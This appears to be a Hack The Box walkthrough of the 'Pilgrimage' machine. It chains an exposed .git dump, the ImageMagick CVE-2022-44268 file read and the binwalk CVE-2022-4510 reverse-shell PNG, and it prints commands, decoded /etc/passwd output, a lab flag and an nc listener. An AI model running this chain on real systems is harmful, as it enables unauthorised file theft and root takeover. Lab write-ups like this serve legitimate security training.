Pilgrimage

Pilgrimage

https://app.hackthebox.com/machines/Pilgrimage

`rustscan -a 10.10.11.219 -- -sC -sV -A | tee scan.txt`


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnPDlM1cNfnBOJE71gEOCGeNORg5gzOK/TpVSXgMLa6Ub/7KPb1hVggI
MkwdqfEJma7BGmDtCQcmbm36QKmUv6Kho7/LgsPJGBP1kAOgUHFfYN1TEAV6TJ09OaCanDlV/fYiG+JT1BJwX5kqpnEAK012
/gu8jkuxXpo9lFVkqgswF/zAcxfksjytMiJcILg4Ca1VVMBs66ZHi5KOz8QedYM2lcLXJGKi+7zl3i8+adGTUzYYEvMQVwjX
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOaVAN4bg6zLU3rUMXOwsu
|   256 d14e293c708669b4d72cc80b486e9804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILGkCiJaVyn29/d2LSyMWelMlcrxKVZsCCgzm6JjcH1W
80/tcp open  http    syn-ack nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please  ...
|_http-title: Pilgrimage - Shrink Your Images
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add domain on port 80 to /etc/hosts


`dirsearch -u http://pilgrimage.htb`

```
[08:10:21] Starting:
[08:10:26] 403 -  555B  - /.git/
[08:10:26] 200 -    2KB - /.git/COMMIT_EDITMSG
[08:10:26] 403 -  555B  - /.git/branches/
[08:10:26] 200 -   92B  - /.git/config
[08:10:26] 200 -   73B  - /.git/description
[08:10:26] 200 -   23B  - /.git/HEAD
[08:10:26] 403 -  555B  - /.git/hooks/
[08:10:26] 403 -  555B  - /.git/info/
[08:10:26] 200 -  195B  - /.git/logs/HEAD
[08:10:26] 403 -  555B  - /.git/logs/
[08:10:26] 200 -  195B  - /.git/logs/refs/heads/master
[08:10:26] 200 -   41B  - /.git/refs/heads/master
[08:10:26] 403 -  555B  - /.git/objects/
[08:10:26] 403 -  555B  - /.git/refs/
[08:10:26] 301 -  169B  - /.git/refs/heads  →  http://pilgrimage.htb/.git/refs/heads/
[08:10:26] 301 -  169B  - /.git/refs/tags  →  http://pilgrimage.htb/.git/refs/tags/
[08:10:26] 200 -    4KB - /.git/index
[08:10:26] 301 -  169B  - /.git  →  http://pilgrimage.htb/.git/
[08:10:27] 200 -  240B  - /.git/info/exclude
[08:10:27] 301 -  169B  - /.git/logs/refs  →  http://pilgrimage.htb/.git/logs/refs/
[08:10:27] 301 -  169B  - /.git/logs/refs/heads  →  http://pilgrimage.htb/.git/logs/refs/heads/
[08:10:27] 403 -  555B  - /.ht_wsr.txt
[08:10:27] 403 -  555B  - /.htaccess.bak1
```

After downloading image I have link to this image



Images are in "shrunk" directory



I try to dump all git files by git-dumper

download repository

```
git clone https://github.com/arthaud/git-dumper
```

install requirements

```
python3 -m pip install -r requirements.txt
```

```
┌──(kali㉿kali)-[~/HTB/pilgrimage]
└─$ cd git-dumper

┌──(kali㉿kali)-[~/HTB/pilgrimage/git-dumper]
└─$ ls
git_dumper.py  LICENSE  pyproject.toml  README.md  requirements.txt  setup.cfg

┌──(kali㉿kali)-[~/HTB/pilgrimage/git-dumper]
└─$ python3 -m pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/sshuttle-1.1.1-py3.11.egg is deprecated. pip 23.3 will enforce this b
p for package installation..
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (1.7.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.28.1)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (4.11.2)
Requirement already satisfied: dulwich in /home/kali/.local/lib/python3.11/site-packages (from -r requirements.txt (line 4)) (0.21.6)
Requirement already satisfied: urllib3 ⩾ 1.25 in /usr/lib/python3/dist-packages (from dulwich→-r requirements.txt (line 4)) (1.26.12)
```

```
python3 git_dumper.py http://pilgrimage.htb/.git dump
```

And I have all the files

```
┌──(kali㉿kali)-[~/HTB/pilgrimage/git-dumper]
└─$ cd dump

┌──(kali㉿kali)-[~/HTB/pilgrimage/git-dumper/dump]
└─$ ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor

┌──(kali㉿kali)-[~/HTB/pilgrimage/git-dumper/dump]
└─$
```

After cheking files I found the binary "magick" , google search, and I know how too see version

Re: identify -version

by fmw42 » 2016-05-12T12:03:12-07:00

On my Mac OSX:

identify -version
Version: ImageMagick 6.9.4-1 Q16 x86_64
echo $?
0

im7 magick identify -version
Version: ImageMagick 7.0.1-3 Q16 x86_64
echo $?
1

im7 magick -version
Version: ImageMagick 7.0.1-3 Q16 x86_64
echo $?
0

```
└─$ ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Find exploit

Search: 7.1.0-49

A	V	Title	Type	Platform	Author
	×	ImageMagick 7.1.0-49 - Arbitrary File Read	Local	Multiple	Cristian Giustini

But here is link to github

https://www.exploit-db.com/raw/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
# Exploit Title: ImageMagick  7.1.0-49 - Arbitrary File Read
# Google Dork: N/A
# Date: 06/02/2023
# Exploit Author: Cristian 'void' Giustini
# Vendor Homepage: https://imagemagick.org/
# Software Link: https://imagemagick.org/
# Version: <= 7.1.0-49
# Tested on: 7.1.0-49 and 6.9.11-60
# CVE : CVE-2022-44268 (CVE Owner: Metabase Q Team
https://www.metabaseq.com/imagemagick-zero-days/)
# Exploit pre-requirements: Rust


# PoC : https://github.com/voidz0r/CVE-2022-44268
```

How to use

Clone the project

```
git clone https://github.com/voidz0r/CVE-2022-44268
```

Run the project

```
cargo run "/etc/passwd"
```

Use the file with ImageMagick

```
convert image.png -resize 50% output.png
```

Analyze the resized image

```
identify -verbose output.png
```

Convert hex to str

```
python3 -c
'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a23205468652
0666f6c6c6f77696e67206c696e6573206172652064657373697261626c6520666f722049507636206361706162c6520686f73
74730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3
a3109096970362d616c6c6e6f6465730a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a"))
```

Screens

```
PS C:\Users\[redacted]\research\cve-2022-44268> cargo run "/etc/passwd"
   Compiling cve-2022-44268 v0.1.0 (C:\Users\[redacted]\research\cve-2022-44268)
    Finished dev [unoptimized + debuginfo] target(s) in 2.07s
     Running `target\debug\cve-2022-44268.exe /etc/passwd`
```

`git clone https://github.com/voidz0r/CVE-2022-44268`


`cargo run "/etc/passwd"`

```
┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$ cargo run "/etc/passwd"
    Updating crates.io index
  Downloaded crc32fast v1.3.2
  Downloaded cfg-if v1.0.0
  Downloaded hex v0.4.3
  Downloaded bitflags v1.3.2
  Downloaded adler v1.0.2
  Downloaded miniz_oxide v0.6.2
  Downloaded flate2 v1.0.25
  Downloaded png v0.17.7
  Downloaded 8 crates (301.4 KB) in 0.89s
   Compiling crc32fast v1.3.2
   Compiling adler v1.0.2
   Compiling cfg-if v1.0.0
   Compiling bitflags v1.3.2
   Compiling hex v0.4.3
   Compiling miniz_oxide v0.6.2
   Compiling flate2 v1.0.25
   Compiling png v0.17.7
   Compiling cve-2022-44268 v0.1.0 (/home/kali/HTB/pilgrimage/CVE-2022-44268)
    Finished dev [unoptimized + debuginfo] target(s) in 3m 40s
     Running `target/debug/cve-2022-44268 /etc/passwd`

┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image.png  README.md  screens  src  target

┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$
```

Now upload image to the server




click on link, and save image as image_1

```
┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image_1.png  image.png  README.md  screens  src  target
```

`identify -verbose image_1.png`

So copiing encoded output and decode with cybechief: I can read files

```
1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e67205379737465d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
```



emily:x:1000:1000:emily,,,:/home/emily:/bin/bash


Only 1 user on machine (without root)))

Same trick with file "var/db/pilgrimage" , what I found in dasboard.php

```
┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$ cargo run "var/db/pilgrimage"
    Finished dev [unoptimized + debuginfo] target(s) in 0.06s
     Running `target/debug/cve-2022-44268 var/db/pilgrimage`

┌──(kali㉿kali)-[~/HTB/pilgrimage/CVE-2022-44268]
└─$ ls -la
```

And I have password



SSH, and user.txt is here)

```
┌──(kali㉿kali)-[~/HTB/pilgrimage]
└─$ ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  3 02:03:46 2023 from 10.10.14.120
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
fe8e9301d8b4fcf58a02f6db2094ecf2
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
emily@pilgrimage:~$
```

Linpeas show me a very interesting script running with root permissions)

```
                    Processes, Crons, Timers, Services and Sockets

                Cleaned processes
  Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root           1  0.0  0.2  98260  9816 ?        Ss   00:58   0:01 /sbin/init
root         497  0.1  1.0  97560 43744 ?        Ss   00:59   0:06 /lib/systemd/systemd-journald
root         513  0.0  0.1  21720  5436 ?        Ss   00:59   0:00 /lib/systemd/systemd-udevd
systemd+     561  0.0  0.1  88436  6012 ?        Ssl  00:59   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
root         568  0.0  0.2  47748 10512 ?        Ss   00:59   0:00 /usr/bin/VGAuthService
root         571  0.1  0.1 162996  7300 ?        Ssl  00:59   0:06 /usr/bin/vmtoolsd
root         578  0.0  0.0  87060  2120 ?        S<sl 00:59   0:01 /sbin/auditd
_laurel      585  0.0  0.1   9788  5680 ?        S<   00:59   0:01  _ /usr/local/sbin/laurel --config /etc/laurel/config.toml
  └─(Caps) 0x0000000000080004=cap_dac_read_search,cap_sys_ptrace
root         638  0.0  0.1  99884  7764 ?        Ssl  00:59   0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclie
th0.leases eth0
root         706  0.0  0.0   6744  2808 ?        Ss   00:59   0:00 /usr/sbin/cron -f
message+     707  0.0  0.1   8260  3992 ?        Ss   00:59   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --sys
  └─(Caps) 0x0000000020000000=cap_audit_write
root         710  0.0  0.0   6816  2912 ?        Ss   00:59   0:00 /bin/bash /usr/sbin/malwarescan.sh
root         727  0.0  0.0   2516   720 ?        S    00:59   0:00  _ /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root         728  0.0  0.0   6816  2296 ?        S    00:59   0:00  _ /bin/bash /usr/sbin/malwarescan.sh
root         712  0.0  0.6 209752 27380 ?        Ss   00:59   0:00 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
www-data     841  0.0  0.4 209988 17628 ?        S    00:59   0:00  _ php-fpm: pool www
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```


binwalk Is next attac vector:

```
emily@pilgrimage:/usr/sbin$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
```



`python3 exploit.py image.png 10.10.14.147 1337`

using this exploit I create binwalk.png file to connect to my kali

```
emily@pilgrimage:/tmp$ ls
exploit.py  systemd-private-7980635243a047c9852a1d072d331607-systemd-logind.service-F360aj     vmware-root_571-42482873
image.png   systemd-private-7980635243a047c9852a1d072d331607-systemd-timesyncd.service-ObXjsh
emily@pilgrimage:/tmp$ python3 exploit.py image.png 10.10.14.147 1337
###############################################
------------------CVE-2022-4510-----------------
###############################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
###############################################
----------Exploit by: Etienne Lacoche----------
---------Contact Twitter: @electr0sm0g---------
-----------------Discovered by:-----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11-----------
###############################################

You can now rename and share binwalk_exploit and start your local netcat listener.

emily@pilgrimage:/tmp$ ls
binwalk_exploit.png  image.png                                                                systemd-private-79
exploit.py           systemd-private-7980635243a047c9852a1d072d331607-systemd-logind.service-F360aj  vmware-root_571-42
emily@pilgrimage:/tmp$
```

I prepare the nc listener on kali:

`nc -lnvp 1337`

And copy malicioous binwalk file to shrunk directory

```
emily@pilgrimage:/tmp$ ls
binwalk_exploit.png  image.png
exploit.py           systemd-private-7980635243a047c9852a1d072d331607-systemd-log
emily@pilgrimage:/tmp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/tmp$
```

`cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/`

The root.txt is in root's directory